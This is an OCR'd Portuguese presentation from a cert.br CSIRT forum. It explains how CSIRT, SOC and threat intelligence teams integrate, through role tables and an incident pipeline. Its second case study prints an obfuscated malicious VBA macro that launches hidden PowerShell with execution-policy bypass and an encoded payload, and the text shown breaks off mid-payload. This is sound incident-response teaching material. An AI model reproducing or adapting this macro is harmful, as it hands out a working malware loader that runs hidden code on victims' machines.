
TLP:CLEAR

A Experiência de um CSIRT Integrado com SOC e Threat Intelligence(CTI)


SOC
Dedicated security command and control center
Commerical
CSIRT
Cross-functional business incident response management
Incident detection, response and prevention
Understanding
Guidelines
CERT
Trademarked threat intelligence certification and information

https://www.techtarget.com/searchsecurity/tip/CERT-vs-CSIRT-vs-SOC-Whats-the-difference

Eder Luís

https://www.linkedin.com/in/ederluis1973/

01 de Agosto de 2023 – São Paulo - SP


cert.br
Fórum de CSIRTs

11º CT

Escopo de Atuação das Áreas


Coleta e Dissemina Informações de Segurança	CTI	Threat Intelligence é equipado para Coletar Informações de Segurança por meio de Diversas Fontes
Monitora e Defende a Infra de uma Organização	SOC	Monitora e Defende Ativos de Rede de uma infraestrutura da uma Organização
Responde a Incidentes de Segurança	IRT	grupo técnico responsável por identificar, validar, classificar, priorizar e tratar incidentes de Segurança da Informação e Comunicação (SIC)

Melhores Práticas



Fonte: Treinamento ECIH - eccouncil.org

Centro de Operações de Segurança - SOC



Analista de Segurança Nível 1

Triagem e Cria caso de uso

Observa Alertas e Anomalias

Analista de Segurança Nível 2

Investiga Escopo e Impacto


Registra Possíveis Incidentes

Resposta a Incidentes

Contenção, Erradicação e Fechamento

Escala Para Incidentes

Tratamento de Incidentes - IRT




PERÍCIA FORENSE COMPUTACIONAL

Ponto de Convergência CSIRT, SOC, Threat Intelligence


As melhores práticas:

- A convergência tem maior **eficiência;**
- Maior assertividade na **validação, classificação;**
- Maior Agilidade por meio dos **IOC** apresentados pelo **Threat Intelligence**



https://www.exabeam.com/incident-response/csirt/

Integração



Coletar → **Ingerir** → **Validar** → **Reportar** → **Responder** → **Documentar**

Coletar: Logs são coletados de vários dispositivos na rede e enviados a um SIEM

Ingerir: Logs, fluxos, dados são ingeridos para um SIEM para correlacionar e identificar anomalias

Validar: Analistas procuram por IOC e fazem a triagem dos alertas para <u>validar, classifica e prioriza</u> um incidente

Reportar: Incidentes Validados são escalados para o time de IRT por meio de sistema de Ticket

Responder: O time de IRT responde o Incidente após fazer a contenção e erradicação

Documentar: Documenta o Incidente para fins de auditoria e lições Apreendidas

Centro de Operações - SOC


Time de Resposta a Incidentes - IRT

Threat Intelligence

TLP:CLEAR

cert.br
Fórum de CSIRTs


Atuação Integrada do Estudo de Caso




Referência: https://www.enisa.europa.eu/publications/how-to-set-up-csirt-and-soc/@@download/fullReport

Estudo de Caso 2 – CTI, SOC e CSIRT

Temos um powershell encodado




```
Sub MyMacro()
    Dim Str As String
    Str = Str + "powershell -Exec bypass -NonI -W Hidden (('& ((GeT"
    Str = Str + "-VARIAble SXB*MDr*SXB).naMe[3,11,2]-joiNSXBSXB)( ("
    Str = Str + " New-ObjeCT'+'  mANAgement.AuToMaTION.PsCr'+'EDeNT"
    Str = Str + "IaL SXB SXB,( SXB76492d1116743f0423413b16050a5345M"
    Str = Str + "gB8AHMAYQBa'+'AE0AUwBZAEoAQgBWAHQANwAwAHcAO'+'QBLA"
    Str = Str + "HMAVAAwAH'+'gA'+'L'+'wBZAHcAPQA9AHwAYQ'+'AxAD'+'QA"
    Str = Str + "OQA1ADEAMAA5AGIANQAxADAANwA5ADgAZ'+'gBkADUAZAA4ADA"
    Str = Str + "ANQAzAGIAYwA0ADkANAA1'+'ADEANAAyAGIA'+'MABiADYAM'+"
    Str = Str + "'wB'+'mADIANwBhADIAO'+'AAzADIAMgBiAGEAZgBkADcANwAy"
    Str = Str + "AGQAMAA3AGQAMgA0ADgAZgBhADAANwBiAGUANwBlADUAMwB'+'"
    Str = Str + "lAGUANgBmADgAZQA1AGUANQBiAGUAMQBlAGUAYwAyADIAYgAwA"
    Str = Str + "GIAYQA4ADUAYgBjAG'+'MAMQB'+'jAGMAMwA0AGIAMAA2AGIAY"
    Str = Str + "QAzAGMANAAzAGQAM'+'gA0AGUAZg'+'AxADkAMgBlADYAOQBhA"
    Str = Str + "GQAMAA3ADkANgA1ADkANQBhAGQAY'+'wBkADc'+'AOAA5'+'AG"
    Str = Str + "QANQBhADEAM'+'AA2AGQAZAAxADkANgBhAGMAYQBkAGQAMwA2A"
    Str = Str + "GYAOAAxADQANQAzADcAMQAxAGMAMQ'+'Bi'+'A'+'D'+'cAYgA"
    Str = Str + "0ADIAOQA1AGUAYgBlAGEAZAA2ADcAYgA5ADkANgA1ADAANwBiA"
    Str = Str + "DQANABhAGQ'+'AYwA1ADEAMwA4ADEAM'+'QA2'+'ADMAZQAwAG"
    Str = Str + "QAZQA5AGQAZQA5AGMAOQBhADAAYwAyADYAO'+'QBiAGMAOABj'"
    Str = Str + "+'ADcANgAzAGQANQA1AGMAZQA4ADk'+'AOQAxAGEAMQAwADQAO"
    Str = Str + "A'+'A3ADk'+'AOABjAGMANgA4AGMA'+'YQA1ADAANgA5ADEAYQ"
    Str = Str + "'+'BlAGQAYwBiAGMAZgAzAGMAZAA4ADIAZQA1ADgA'+'Z'+'gA"
    Str = Str + "1AGYANgBjAGIAYQA0ADIAYQBkADMAYQAxADIAMAAxAGMANAAzA"
    Str = Str + "'+'DEANgBmADMAMgA1ADYANgBhADQAZgA4AGEAMAA0ADQANwBk"
    Str = Str + "ADkANgBkAGUANQA0AGEAYwA1ADQAMABmAGI'+'AZQBjADkAZQA"
    Str = Str + "z'+'AGUAZQA5ADYANAA2AGMAMABhADcAZQBkAGYAZgBiAGUAMw"
    Str = Str + "AxAGMAZQ'+'BiADgAMAA4ADUAMgBkAGUAZQA2AGYANgA3ADgA'"
    Str = Str + "+'NABiADQANAAxAGIAMg'+'BjADgAMgBmADMAZAA4ADMAYwA2A"
```



```
Str = Str + "ADMAZQA1AD'+'AAYwBjADgAOQA5ADgAZAA3ADQAZA'+'BhADMA"
Str = Str + "YQAxADEAMgA4AGUANAA4ADgAZQBkAGIANgB'+'lAGMAZgBmADY"
Str = Str + "AMwAyAGQAMgBkAGMAMgBlADAAMAA1ADYAMw'+'A0ADgAYgAzAG"
Str = Str + "IAYwA0ADkAZQBlAGIAYgA'+'5ADcAYgBlAGUANwA1AGQAMABmA"
Str = Str + "DkAZAAzAGEAMwAwAD'+'gANwAzADgAYQA4ADcAZgBlADcANAA4"
Str = Str + "AGEANwA3AGQAZgBiADAANgAyAGUAYgA1AGQAZAA1ADUAOABiAD"
